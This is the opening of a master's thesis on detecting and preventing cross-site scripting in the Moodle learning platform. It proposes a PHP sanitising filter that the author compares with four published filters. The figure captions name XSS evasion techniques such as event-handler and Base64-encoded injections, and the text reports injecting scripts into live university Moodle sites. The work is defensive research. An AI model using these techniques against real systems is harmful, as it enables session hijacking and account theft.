

نموذج رقم (1)

إقرار

أنا الموقع أدناه مقدم الرسالة التي تحمل العنوان:

### Detection And Prevention of XSS vulnerabilities in MOODLE

أقر بأن ما اشتملت عليه هذه الرسالة إنما هو نتاج جهدي الخاص، باستثناء ما تمت الإشارة إليه  
حيثما ورد، وإن هذه الرسالة ككل أو أي جزء منها لم يقدم من قبل لنيل درجة أو لقب علمي أو  
بحثي لدى أي مؤسسة تعليمية أو بحثية أخرى.

### DECLARATION

The work provided in this thesis, unless otherwise referenced, is the  
researcher's own work, and has not been submitted elsewhere for any  
other degree or qualification

Student's name:

اسم الطالب: رولا العزايزة

Signature:

التوقيع: 

Date:

التاريخ: ٢٠١٦/٣/٢١

Islamic University – Gaza  
Deanery of Higher Studies  
Faculty of Information Technology



الجامعة الإسلامية – غزة  
كلية الدراسات العليا  
كلية تكنولوجيا المعلومات

# *Detection and Prevention of XSS Vulnerabilities in MOODLE*

By

*Rola Al-Azaiza*  
220120509

*Supervisor's name*

Dr. Tawfiq S.M. Barhoom

A Thesis Submitted in Partial Fulfillment of the Requirements for the  
Degree of Master in Information Technology  
Islamic University in Gaza

2015/2016



## نتيجة الحكم على أطروحة ماجستير

بناءً على موافقة شئون البحث العلمي والدراسات العليا بالجامعة الإسلامية بغزة على تشكيل لجنة الحكم على أطروحة الباحثة/ رولا جابر عبدالعزيز العزيزة لنيل درجة الماجستير في كلية تكنولوجيا المعلومات برنامج تكنولوجيا المعلومات وموضوعها:

### اكتشاف ومنع ثغرة XSS في نظام المودل

#### Detection and Prevention of XSS Vulnerabilities in Moodle

وبعد المناقشة التي تمت اليوم الاثنين 12 جمادى الآخر 1437هـ، الموافق 2016/03/21م الساعة التاسعة والنصف صباحاً، اجتمعت لجنة الحكم على الأطروحة والمكونة من:

.....	مشرفاً و رئيساً	د. توفيق سليمان برهوم
.....	مناقشاً داخلياً	د. أشرف يونس مغاري
.....	مناقشاً خارجياً	د. إبراهيم خليل برهوم

وبعد المداولة أوصت اللجنة بمنح الباحثة درجة الماجستير في كلية تكنولوجيا المعلومات / برنامج تكنولوجيا المعلومات.

واللجنة إذ تمنحها هذه الدرجة فإنها توصيها بتقوى الله ولزوم طاعته وأن تسخر علمها في خدمة دينها ووطنها.

والله ولي التوفيق،،،

نائب الرئيس لشئون البحث العلمي والدراسات العليا

أ.د. عبدالرؤوف علي المناعمة

## ACKNOWLEDGMENTS

My Great thanks to Allah the Most Merciful, the lord of the world for his help and guidance to finish my research, and the great thanks to our messenger Mohammad .

Firstly I would to express my sincere gratitude to my advisor Dr. Tawfiq S.M. Barhoom, Associated Professor of Information Technology in the Islamic University for his continuous support, patience, motivation and immense knowledge. His guidance helped me in all the time of research and writing of this thesis. I could not have imagined having a better advisor and mentor for my study.

I would like to thank my family my mothers, brothers Mohammad and Ahmad, my husband and my sisters Rose, Reem, Manar and Nowar for their love and support during my study, they have always encouraged me towards excellence.

Big thanks for my husband family for their supporting and encouraging me for the better.

I also would like to express my beloved feeling, to all one who care about my study and share me most of study moments, I thanks my friends, I greatly value their friendship and I deeply appreciate their belief in me and last but not least, deepest thanks go to all one who took part in making this thesis real.

## **Dedication**

This research is dedicated to my father soul, my mother , sisters, brothers, my small family my husband and my beloved daughter Sara, friends and all one who encourage me to complete my study.

## Abstract

MOODLE (Modular Object-oriented Dynamic Learning Environment) is one of the most popular e-learning environment in the world, MOODLE is same as web application that vulnerable to illegal attacks so, the need for confidentiality, Integrity and availability in e-learning is extremely complex problem to meet the security requirements. One of the serious attacks to the MOODLE is Cross site Scripting (XSS).

XSS is a web application vulnerability that occur whenever a web application takes data from user without proper encoding or validation and sends it to the browser. XSS allow attacker to executes scripts that can hijack victims session and deface web sites.

MOODLE resources (file, page and student's assignment) are still vulnerable to XSS attacks. For this we need to secure the MOODLE against XSS attacks to keep both teachers and students information secure. A lot of researches have handled XSS attacks in CMS but most of these researches have a little attention on XSS attacks on MOODLE. So, we discussed PHP's functions that used to prevent XSS attacks. Additionally we conducted a comparative study between four published filters to determine their weakness, then RT\_XSS\_Cln filter was developed to prevent XSS attacks.

RT\_XSS\_Cln filter is written using PHP language. RT\_XSS\_Cln filter provide a high protection against XSS attacks comparing with the other filters. RT\_XSS\_Cln filter evaluated by performing offline and online testing, offline testing is done by nearly 80 files contain nearly 1000 malicious scripts, while online testing is done by plugging RT\_XSS\_Cln on the Moodle from both sides teacher's side and students' side to protect both of them.

RT\_XSS\_Cln filter overcomes that other filters' weaknesses, it's more accurate than the other filters due to its ability able to prevent all XSS tested scripts (1000 scripts), also RT\_XSS\_Cln filter is faster than the other filters it has a little processing mean time than the others nearly 0.002s.

**Keywords:** E-learning, MOODLE, Cross site scripting

## المخلص

يعتبر المودل واحد من أشهر بيئات التعليم الالكتروني في العالم ، لقد صمم لخلق بيئة تعليمية ذات جودة عالية على الانترنت ، ويعرف المودل باسم نظام إدارة الدورة التدريبية أو بيئات التعلم الافتراضية.

يعتبر المودل مثل تطبيقات الويب المعرضة لكثير من الهجمات الغير قانونية ولهذا فان الحاجة لتوفير الثقة والتكاملية والاستمرارية تعتبر من أصعب المشاكل لتلبية المتطلبات الأمنية. ومن أخطر هذه الهجمات التي تهدد المودل هي هجمات XSS .

XSS هي عبارة عن إحدى ثغرات تطبيقات الويب التي تحدث عندما يتم إدخال البيانات لتطبيق الويب من قبل المستخدم من غير أن يتم تشفير أو تصحيح لهذه البيانات المدخلة.

موارد المودل ( الملف ، الصفحة ، الواجبات ) ضعيفة وعرضه لهجمات XSS ولهذا السبب فان بيئة المودل تحتاج إلى مزيد من الأمان ضد هذا النوع من الهجمات لحماية بيانات كلا من المدرس والطالب. الكثير من الأبحاث السابقة تناولت هجمات XSS في أنظمة إدارة المحتوى لكن هذه الأبحاث لم تغط هذا النوع من الثغرات في نظام المودل ولهذا قمنا باقتراح مجموعة من دوال PHP المستخدمة في صد هذا النوع من الثغرات بالإضافة إلى ذلك قمنا بجمع أربعة فلاتر قادرة على صد هجمات XSS و قمنا بعمل مقارنة بينهم والتعرف على مدى قدرة وضعف هذه الفلاتر تجاه هذا النوع من الثغرات وبناء على ذلك قمنا بتطوير فلتر خاص اسمه RT\_XSS\_Cln قادر على صد هجمات XSS .

تم تقييم فلتر RT\_XSS\_Cln من خلال اختباره من قبل مجموعة من السكريبتات تصل الى حوالي 1000 سكريبت موزعة على 80 ملف وأيضا قمنا باختباره من خلال وضعه في المودل في الموارد الضعيفة في حساب المدرس والطالب التي تعاني من ثغرة XSS وذلك لتوفير الحماية لهم.

RT\_XSS\_Cln تغلب على ضعف الفلاتر السابقة التي فشلت لتصدى لبعض هجمات XSS ، فقد تصدى لجميع هجمات XSS التي جمعت لاختبار الفلاتر ، وكذلك وفر حماية عالية ضد XSS مقارنة مع الفلاتر الأخرى بالإضافة أنه الأسرع في المعالجة ومنع الهجمات.

**الكلمات المفتاحية:** التعليم الالكتروني ، المودل ، ثغرة XSS



## Table Of Contents

<b>Abstract</b> .....	<b>iv</b>
<b>Table Of Contents</b> .....	<b>vi</b>
<b>List Of Figures</b> .....	<b>viii</b>
<b>List Of Tables</b> .....	<b>x</b>
<b>List Of Abbreviations</b> .....	<b>xi</b>
<b>Chapter 1 Introduction</b> .....	<b>1</b>
1.1 Statement Of Problem .....	4
1.2 Objective .....	5
1.2.1 Main Objective .....	5
1.2.2 Specific Objectives.....	5
1.3 Importance Of The Research.....	5
1.4 Scope And Limitation Of Research.....	5
1.5 Contribution .....	6
1.6 Methodology .....	6
1.7 Thesis Structure.....	7
<b>Chapter 2 Theoretical Background</b> .....	<b>8</b>
2.1 Cross Site Scripting (XSS) Overview .....	8
2.1.1 Impact Of Cross-Site Scripting Vulnerability .....	8
2.1.2 Types Of Cross Site Scripting.....	8
2.2 Learning Content Management System .....	10
2.2.1 MOODLE.....	10
2.3 Vulnerabilities in the MOODLE .....	12
2.4 Proposed Solutions For MOODLE Attacks .....	13
2.5 Security Issues In The MOODLE .....	13
2.6 XSS Filters .....	13
<b>Chapter 3 Related Works</b> .....	<b>16</b>
3.1 Part1: Security Issues in CMS Like Joomla, WordPress And MOODLE .....	16
3.2 Part 2: Defenses Techniques Against Cross Site Scripting .....	18
<b>Chapter 4 Defenses Model</b> .....	<b>22</b>
4.1 The Proposed Model .....	22
4.1.1 Defense Scenario From Teacher's Side .....	22
4.1.2 Defense Scenario From Student's Side.....	23
4.2 Proposed Filtering Model From Teacher Side .....	24



4.3 Proposed Filtering Model From Student Side .....	26
<b>Chapter 5 Proposed Method .....</b>	<b>خطأ! الإشارة المرجعية غير معرّفة.</b>
5.1 Attacks Scenarios .....	28
5.1.1 First scenario: From teacher Account .....	28
5.1.2 Second Scenario: From Students Account .....	29
5.2 Methodology Stages .....	30
5.2.1 First Stage: Explore The XSS Vulnerabilities Of The MOODLE From Teacher And Students Sides. ....	30
5.2.2 Second Stage: Propose Solution.....	31
<b>Chapter 6 Experimental Setup And Implementation .....</b>	<b>35</b>
6.1 Explore The XSS Vulnerabilities In The MOODLE From Teacher And Students Sides.....	35
6.1.1 MOODLE Page Testing.....	36
6.1.2 MOODLE File Testing .....	37
6.1.3 MOODLE Assignment Testing.....	37
6.2 Propose Solutions.....	38
6.2.1 Discuss And Test PHP functions Which Able To Prevent XSS Script.....	38
6.2.2 Testing Four Published XSS Filters .....	43
6.3 Develop RT_XSS_Cln Filter .....	57
6.3.1 RT_XSS_Cln Model .....	59
6.3.2 RT_XSS_Cln Functions.....	61
6.4 Comparaision Between RT_XSS_Cln Filter And The Other Filters .....	62
6.5 RT_XSS_Cln Evaluation.....	62
6.5.1 Offline Evaluation:.....	62
6.5.2 Online Evaluation .....	63
<b>Chapter 7 Conclusion And Future Work .....</b>	<b>73</b>
7. 2 Recommendation and Future work .....	74
Appendix A .....	75

## List Of Figures

Figure 1.1: injected XSS script in IUG's MOODLE	3
Figure 1.2: XSS vulnerability in IUG's MOODLE	3
Figure 1.3: Injected XSS in PTC's MOODLE	4
Figure 1.4: XSS vulnerability in PTC's MOODLE	4
Figure 1.5:Methodology steps	6
Figure 2.1: Persistent XSS attacks	9
Figure 2.2: Reflected XSS attacks	9
Figure 4-1: Defense scenario from teacher's side	23
Figure 4-2: Defense Scenario from student's side	24
Figure 4-3: Filtering model from teacher's side	25
Figure 4-4: Filtering model from student's side	26
Figure 5-1:The Attack from teacher side against student	28
Figure 5-2: The attack from students side against teacher	29
Figure 6-1: : Malicious script injected in MOODLE's page	36
Figure 6-2: Activated malicious script MOODLE's page	37
Figure 6-3:MOODLE's hacked file resource	37
Figure 6-4: MOODLE's hacked Assignment activity	38
Figure 6-5:Test.html code	45
Figure 6-6: XSS_Clean onload event vulnerability	46
Figure 6-7:HTML5 entity char attacks	46
Figure 6-8: Link attack3	46
Figure 6-9: feed:javascript Attack	47
Figure 6-10:onmouseover attacks	47
Figure 6-11: Injection of image with prompt command	48
Figure 6-12: to Inject the colon character by separators	48
Figure 6-13: Div onmouseover event attack	48
Figure 6-14: Base 64 encoding attack	49
Figure 6-15:Inject colon character with Base 64	49
Figure 6-16:Attack 11	50
Figure 6-17:XSS_Clean flowchart	50
Figure 6-18:Output of XSS_clean filter	51
Figure 6-19: HTML5 entity char Attack	52
Figure 6-20: Feed attacks	52
Figure 6-21:RemoveXSS filter flowchart	53
Figure 6-22: RemoveXSS filter output	54
Figure 6-23: XSS-Master filter output	54
Figure 6-24: XSS-Master filter model	55
Figure 6-25:XSS_Protect model	56
Figure 6-26:Aallowed tag attacks	57
Figure 6-27: XSS_Protect output	57
Figure 6-28:RT_XSS_Cln filter flowchart	60
Figure 6-29:RT_XSS_Cln filter's output	62
Figure 6-30:Test1.html	63
Figure 6-31:Test2.html	64
Figure 6-32:Injected file	65

Figure 6-33:Embed RT_XSS_Cln filter into MOODLE file code	65
Figure 6-34: Cleared file from XSS scripts	66
Figure 6-35: injected MOODLE's page	66
Figure 6-36: Malicious XSS script activated in MOODLE's page	67
Figure 6-37:Cleared MOODLE page from XSS scripts	68
Figure 6-38:Coll20-xss.htm code	69
Figure 6-39: Student's submissions from teacher's account	69
Figure 6-40:Title's attack	69
Figure 6-41:Directory attack	70
Figure 6-42: Required code to clean student's uploaded assignment	71
Figure 6-43:Cleaned content of Coll20-xss.html	71

## List Of Tables

Table 3.1: Most Related works limitations	20
Table 5-1: Group of XSS scripts injected in HTML tags	31
Table 5-2: Characters encoding	33
Table 5-3: Extra Entities	34
Table 6-1: System environment characteristics	35
Table 6-2: Plugged PHP functions in MOODLE's page	38
Table 6-3: Plugged PHP functions in MOODLE's file	39
Table 6-4: Plugged PHP functions in adding MOODLE's assignment	40
Table 6-5: Plugged PHP functions in updating MOODLE's Assignment	40
Table 6-6: Htmlspecialchars testing	41
Table 6-7: Strip_tags testing	42
Table 6-8: FILTER_VAR testing	43
Table 6-9: Uncovered HTML entities of XSS_Clean filter	51
Table 6-10:HTML entities that not covered by RemoveXSS filter	52
Table 6-11: HTML Entities that XSS_Master not covered	54
Table 6-12:Collected filters' weakness	58

## List Of Abbreviations

AJAX	Asynchronous JavaScript And Xml
CAPTCHA	Completely Automated Public Turing test to tell Computers and Humans Apart
CFG	Configuration File Format For Storing Setting
CMS	Content Management Systems
CMS	Content Management Systems
CSRF	Cross Site Request Forgery
DOM	Document Object Model
MOODLE	Modular Object-oriented Dynamic Learning Environment
PHP	Hypertext Preprocessor
SQL	Structure Query Language
SSL	Secure Sockets Layer
SUID	Set owner User ID up on execution
SWAP	Secure Web Application Proxy
UML	Unified Modeling Language
VLE	Virtual Learning Environments
XSS	Cross Site Scripting

# Chapter 1

## Introduction

E-learning is a method of learning using Internet, usually e-learning is understood as online courses or online education learning. E-learning systems have some characteristics like:

- The learning process is done in virtual classroom.
- The educational materials are available on Internet.
- The virtual classroom is coordinated by instructor who plan the activity of work group participants.
- Learning process becomes a social process, learning process is done in collaborative environment.
- The majority of e-learning systems allow the activity monitoring participants, and some of them also simulations, the work on subgroups, audio and video interaction[2].

Virtual Learning Environments (VLE) is used to refer the online interaction for variety kinds of students and teachers.

One of the most popular of e-learning environment is the MOODLE (Modular Object-oriented Dynamic Learning Environment) which is designed for creating a high quality online courses, MOODLE also is known as Course Management System or Virtual Learning Environments or Learning Management System. [25]

MOODLE become one of the most common environment for online learning. It has the ability to tracking the learner's progress which is monitored by teachers.[3]

MOODLE is widely used among world's universities, colleges, schools and institutes, by (Jan 2016) there are 64,962 registered sites all over the world nearly in 222 countries with 81,426,088users.[27] while in Palestinian universities and colleges in both Gaza Strip and Westbank nearly 65% are use MOODLE as learning environment (Feb 2015).

MOODLE is same as web application that depend on Internet in its execution, its known that Internet has become avenue for illegal attacks from attackers so, the need for confidentiality, Integrity and availability in e-learning is extremely complex problem to meet the security requirements. One of the serious attacks to internet is Cross site Scripting (XSS), XSS is reveal as the most direct harm to user privacy and spreading viruses. [4]

Cross site Scripting is a web application vulnerability that caused by failure in checking up on user input before returning it to client web browsers, user input may include malicious scripting code that may be sent to other clients and unexpectedly executed by their browsers thus causing a security exploit.[4]

In this research, a series of steps are done to achieve our objectives these steps are: detect the XSS vulnerabilities in the MOODLE to determine the vulnerable resources, discuss three PHP functions that able to sanitize input fields from XSS to determine the best one, after that we introduce four public XSS filters that used to prevent the XSS attacks, then he collected filters were tested by group of malicious files that contain XSS scripts to determine their weaknesses. Finally we develop RT\_XSS\_Cln filter that able to detect and prevent XSS scripts and overcome the weaknesses of the selected XSS filters. RT\_XSS\_Cln has been evaluated offline by 1000 malicious script and online by plugging it to the MOODLE to overcome XSS vulnerabilities.

We detect XSS vulnerabilities in the MOODLE from both accounts teacher's accounts and students' accounts, from teacher account most of MOODLE resources are tested by injecting XSS scripts. We found that File, Page and Assignment are vulnerable to XSS attacks in addition to uploaded assignment from students which are also vulnerable to XSS attacks.

We discuss three PHP build in functions that able to detect XSS attacks, these functions are strip\_tags(), htmlspecialchars() and filter\_var(), we found that htmlspecialchars() and filter\_var() functions are better than strip\_tags() function more details are shown at (chapter 6.2.1). In some cases PHP functions can not be the best solution to overcome XSS attacks such as file's content for this, it necessary to use XSS filters.

We choose four public XSS filters published on the Internet, these filters are used to prevent XSS attacks, these filters are tested offline by nearly 80 files, each one of these files contain a group of malicious XSS scripts. We register the weaknesses for each filter and then develop RT\_XSS\_Cln filter that has the ability to prevent XSS attacks and overcome filters' vulnerabilities.

RT\_XSS\_Cln is written on PHP, it's able to prevent XSS attacks on any PHP applications. RT\_XSS\_Cln is consisted of five functions, RT\_XSS\_Cln function that call the other functions Small\_Case function, Replacement function, Replacement\_Event function, Replacement\_MWords function.

RT\_XSS\_Cln filter has been tested offline by group of malicious scripts distributed over 80 files and online by plugging RT\_XSS\_Cln filter into the MOODLE. Online testing is done from both sides teacher's side and student's side, first RT\_XSS\_Cln filter is plugged on the MOODLE from teacher account so that file content, page's content are sanitized from XSS, RT\_XSS\_Cln filter is plugged on the MOODLE from student's sides so that student's uploaded files is cleaned from XSS attacks.

Online testing against XSS attacks is done in both IUG's MOODLE and Palestine Technical College MOODLE. We found that both of two MOODLEs have XSS vulnerabilities as shown in figure 1.1






Figure 1.1: Injected XSS script in IUG's MOODLE




Figure 1.2: XSS vulnerability in IUG's MOODLE




Figure 1.3: Injected XSS in PTC's MOODLE




Figure 1.4: XSS vulnerability in PTC's MOODLE

### 1.1 Statement Of Problem

A lot of universities and colleges adopted MOODLE as e-learning environment to create effective and collaborative online learning environment, MOODLE is the most popular open source e-learning which is vulnerable to some of attacks, one of the top attacks is XSS attacks. A lot of researches have handled XSS attacks in CMS but most of these researches have a little attention on XSS attacks on MOODLE and how to

protect MOODLE against XSS attack. MOODLE is still suffer from XSS attacks from both accounts teacher and student.

## **1.2 Objective**

In this section we present the main objective and the specific objectives of this research.

### **1.2.1 Main Objective**

The main objective of this research is to enhance MOODLE security by developing a model that able to detect XSS attacks and plug it to the MOODLE.

### **1.2.2 Specific Objectives**

- i. Go deeply to understand the MOODLE's architecture.
- ii. Explore cross site scripting XSS Exploits to gain deep understanding the problem.
- iii. Identifies defenses techniques to be deployed in the proposed model.
- iv. Develop a model and plug it to the MOODLE.
- v. Test the proposed model.
- vi. Evaluate the model to measure the accuracy and efficiency.

## **1.3 Importance Of The Research**

1. Increasing the MOODLE security against XSS attacks.
2. Protect both teachers and students accounts from malicious attacks.
3. Deliver a high performance XSS filter.
4. Guide developer to test their codes by proposing XSS scripts.
5. Explore the proper PHP functions that used to prevent XSS attacks.

## **1.4 Scope And Limitation Of Research**


1. This proposal covers only the problem of XSS attack on MOODLE.
2. Manual testing is done only on MOODLE's resources such as" Page, Assignment and File " using HTML and JavaScript codes.
3. RT\_XSS\_Cln testing done only by the collected scripts (1000 script).
4. Only teacher and students modes are taken as MOODLE's users.
5. Only JavaScript is focused on as a source of XSS attack, flash or AJAX not considered.

## 1.5 Contribution

Our contribution represented in a tool called RT\_XSS\_Cln filter able to detect and prevent XSS attacks and overcomes the selected filters weaknesses also RT\_XSS\_Cln is plugged into the MOODLE to increase its security against XSS attacks.

## 1.6 Methodology

To achieve the objectives of this research the methodology will be followed:



**Figure 1.5: Methodology steps**

1. We Review the latest and the previous researches on MOODLE's security and defenses techniques of XSS, determine the advantages and disadvantages for each research and introduce the differences between the studied research and desired objectives.
2. Setup the MOODLE on my PC trying to discover the XSS vulnerability in each of MOODLE's resources. Discovering process is done by injecting scripts on each of MOODLE's resource's fields. performing online testing on both Islamic university MOODLE and Palestine Technical College MOODLE to ensure that there is a real problem.
3. Develop a filter able to prevent the cross site scripting on the MOODLE unlike the proposed filters on the previous works that have many issues like:
  - a) Difficult to understand due to the nested functions.
  - b) Failed in detecting some XSS Scripts.
  - c) Does not fully cover HTML entities that cause potential attacks.
  - d) Most of the selected filters didn't support the extensible code which is the code that can be modified, interacted with, added to, or manipulated.

4. Implement the model, by developing it using PHP language.
5. Evaluate the model, by performing offline and online testing to determine its efficiency.
6. Analyzing the obtained results.

## 1.7 Thesis Structure

This research consists of five chapters

Chapter 2: Theoretical Background: present overview of XSS attacks and its dangerous and present MOODLE by specifying its services ad users

Chapter 3: Related Works : cover a lot of previous researches that cover XSS attacks and MOODLE's security

Chapter 4: The proposed Model: show the defenses scenarios from both side teacher's side and students' side

Chapter 5: Methodology : discuss the steps done to achieve our objectives to detect and prevent XSS attacks.

Chapter 6: Evaluation : Tested RT\_XSS\_Cln filter offline by group of malicious file and online by plugging the filter in the MOODLE.

Chapter 7: conclusions and future works: presents the conclusion of our work and the future works.

## Chapter 2

### Theoretical Background

In this chapter we present an overview of cross site scripting, its impact and its type, also in this chapter we present an overview over the MOODLE as learning management system and clarify its users and services. Also we propose solutions for MOODLEs XSS attacks.

#### 2.1 Cross Site Scripting (XSS) Overview

Internet has become avenue for illegal attacks from attackers so, the need for confidentiality, Integrity and availability in e-learning is extremely complex problem to meet the security requirements. One of the serious attacks to internet is Cross site Scripting (XSS), XSS is considered as the most direct harm to user privacy and spreading viruses.

Cross site Scripting is a common web application attacks. XSS scripts embedded in a page which will executed in the client side, XSS considered as the most rampant vulnerabilities in amongst web application and occurred due to poor validation and coded of user input.

leveraging XSS, an attacker does not target a victim directly. Instead, an attacker would exploit a vulnerability within a website or web application that the victim would visit, essentially using the vulnerable website as a vehicle to deliver a malicious script to the victim's browser.[25]

##### 2.1.1 Impact Of Cross-Site Scripting Vulnerability

By exploiting a Cross-site scripting vulnerability the attacker can hijack a logged in user's session. This means that the malicious hacker can change the logged in user's password and invalidate victim's session thus the attacker stole victim's account , if a web application is vulnerable to cross-site scripting and the administrator's session is hijacked, the malicious hacker exploiting the vulnerability will have full admin privileges on that web application.

XSS attack can access the sensitive information, stole the ID's, changing browsers functionality and Denial of attacks[5].

##### 2.1.2 Types Of Cross Site Scripting

- **Persistent XSS Example Attack (Stored Cross-Site Scripting)**

A persistent cross-site scripting vulnerability is when the attacker provides malicious data to the web application and is stored permanently on a database or some other similar storage. The malicious data is later accessed and executed by the victims without it being filtered or sanitized.

